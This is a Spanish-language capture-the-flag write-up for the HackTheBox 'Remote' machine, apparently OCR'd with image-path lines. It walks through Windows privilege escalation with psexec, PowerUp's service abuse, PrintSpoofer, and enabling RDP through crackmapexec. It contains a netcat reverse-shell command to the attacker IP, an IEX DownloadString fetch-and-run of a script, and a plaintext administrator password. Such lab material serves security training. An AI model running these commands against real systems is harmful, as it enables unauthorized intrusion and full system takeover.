
impacket-psexec administrator@10.10.10.180

```
impacket-psexec administrator@10.10.10.180
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$
[*] Uploading file BpACcWpA.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service WisL on 10.10.10.180.....
[*] Starting service WisL.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```


Segunda Forma Service UsoSvc (PowerUp.ps1)

Con el script PowerUp.ps1 podemos evaluar varias vias de escalar priviliegios basandonos en la guia de la maquina chatterbox


descargo el script de github




wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1



modifico el script al igual que nishang y añado la linea Invoke-AllChecks que de hecho esta al final solo hay que agregarla




guardamos y transferimos por medio de IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.18:2000/PowerUp.ps1')



Directory listing for /

- .Remote.ctb~
- .Remote.ctb~~
- .Remote.ctb~~~
- 46153.py
- decrypAES_256_CBC.py
- nishangps.ps1
- passteamdecrypt.py
- PowerUp.ps1
- Remote.ctb
- Remote.pdf



aqui econtramos que se puede abusar de la funcion Invoke-ServiceAbuse -Name 'UsoSvc' la idea es utlilizar nectac y que nos entregue
una shell con permisos de administrador
copiamos netcat
cp /usr/share/windows-resources/binaries/nc.exe .


```
~/machineshtb/Remote
locate nc.exe
/home/kali/machineshtb/Arctic/nc.exe
/home/kali/machineshtb/Bastard/nc.exe
/home/kali/machineshtb/Bounty/nc.exe
/home/kali/machineshtb/Buff/nc.exe
/home/kali/machineshtb/Devel/nc.exe
/home/kali/machineshtb/Granny/nc.exe
/home/kali/machineshtb/SecNotes/nc.exe
/home/kali/machineshtb/Worker/nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

~/machineshtb/Remote
cp /usr/share/windows-resources/binaries/nc.exe .

~/machineshtb/Remote
```

lo transferimos
curl http://10.10.14.18:2000/nc.exe -o nc.exe


```
PS C:\windows\Temp\Powerup>
PS C:\windows\Temp\Powerup> curl http://10.10.14.18:2000/nc.exe -o nc.exe
PS C:\windows\Temp\Powerup> ls


    Directory: C:\windows\Temp\Powerup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/27/2024   3:20 PM          59392 nc.exe


PS C:\windows\Temp\Powerup>
```

hacmos uso de la funcion Invoke-ServiceAbuse -Name 'UsoSvc de la siguiente forma
Invoke-ServiceAbuse -ServiceName 'UsoSvc' -Command
Invoke-ServiceAbuse -ServiceName 'UsoSvc' -Command "C:\windows\Temp\Powerup\nc.exe -e cmd.exe

10.10.14.18 222"



y ya somos nt authorit\system



TERCERA FORMA SeImpersonatePrivilege (PrintSpoofer.exe)

si hacemos un whoami /priv econtramos que el privilegio SeImpersonatePrivilege esta habilitado

whoami /priv

```
PS C:\windows\Temp\Powerup> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\windows\Temp\Powerup>
```


para validar si podemos abusar de este privilegio requerimos identificar la version o build del windows systeminfo

```
PS C:\windows\Temp\Powerup> systeminfo

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
```


windows 2019 build 17763 el cual segun la siguiente web es vulnerable al PrintSpoofer
https://juggernaut-sec.com/seimpersonateprivilege/#Impersonating_the_Local_SYSTEM_Account_with_PrintSpoofer

vamos a git hub y descargamos el .exe de 64
https://github.com/itm4n/PrintSpoofer/releases/tag/v1.0


wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe



tranferimos
curl http://10.10.14.18:2000/PrintSpoofer64.exe -o spoofer.exe



y ejecutamos con
.\spoofer.exe -i -c cmd




pero no agarro validando parece que parcharon la maquina para que no fuera tan facil escalar .

EXTRA HABILITAR EL RDP CON CRACKMAPEXEC


para habilitarlo hay una utilizad de crakmapexec smb que es **-M rdp -o action=enable** el cual nos permite habilitar el puerto 3389 de rdp

crackmapexec smb 10.10.10.180 -u 'Administrator' -p '!R3m0te!' -M rdp -o action=enable



validamos con nmap

map -Pn -p3389 -sCV 10.10.10.180 -T4



utilizamos xfreerpd

xfreerdp /u:Administrator /p:'!R3m0te!' /v:10.10.10.180

sin embargo se logro abrir un rdp pero luego se daño y ya no funciono mas